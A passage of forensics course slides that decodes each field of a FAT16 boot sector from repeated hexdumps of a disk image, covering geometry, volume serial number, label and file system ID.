001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x28: 40 Sectors / FAT

# Boot Sector – # Sectors / Track

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x3E: 62 Sectors / Track

# Boot Sector – # Storage Media Heads

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x3C: 60 Storage Media Heads

# Boot Sector – # Sectors Before Partition

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......).....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x800: 2048 Sectors Before FAT16 Starts

# Boot Sector – # Sectors

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

- Total number of sectors in a partition greater than 32 MB
- Since this partition is 20 MB, these 4 bytes will be zero

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x0: 0 Sectors > 32 MB

$$40960\,\text{sec}\,tors * 512\,\frac{bytes}{\text{sec}\,tor} = 20MB$$

# Boot Sector – Drive Number

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x80: Physical Hard Disk

# Boot Sector – Current Head*

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

* Not Used

# Boot Sector – Extended Boot Signature

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......).....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

Set to either 0x28 or 0x29 for Windows NT

# Boot Sector – Volume Serial Number

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |


```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0xCB188BF0: CB18-8BF0

# Volume Serial Number Derivation

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
```

- When a FAT volume is created, a "unique" value is generated based on computer local time
- The volume serial number (VSN) is generated combining local timestamp information
  - ✓ Month and Day
  - ✓ Second and msec
  - ✓ Hour and Minute
  - ✓ Year
- VSN values are non-essential



# Boot Sector – Volume Label

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

- The volume label is a maximum of 11 characters
- Any label less than 11 characters is padded with %20

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......).....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x434F4D505F353335302020: “COMP_5350  "

# Boot Sector – File System Identifier

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

0x4641543136202020: "FAT16  "

# Boot Sector – Boot Code

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
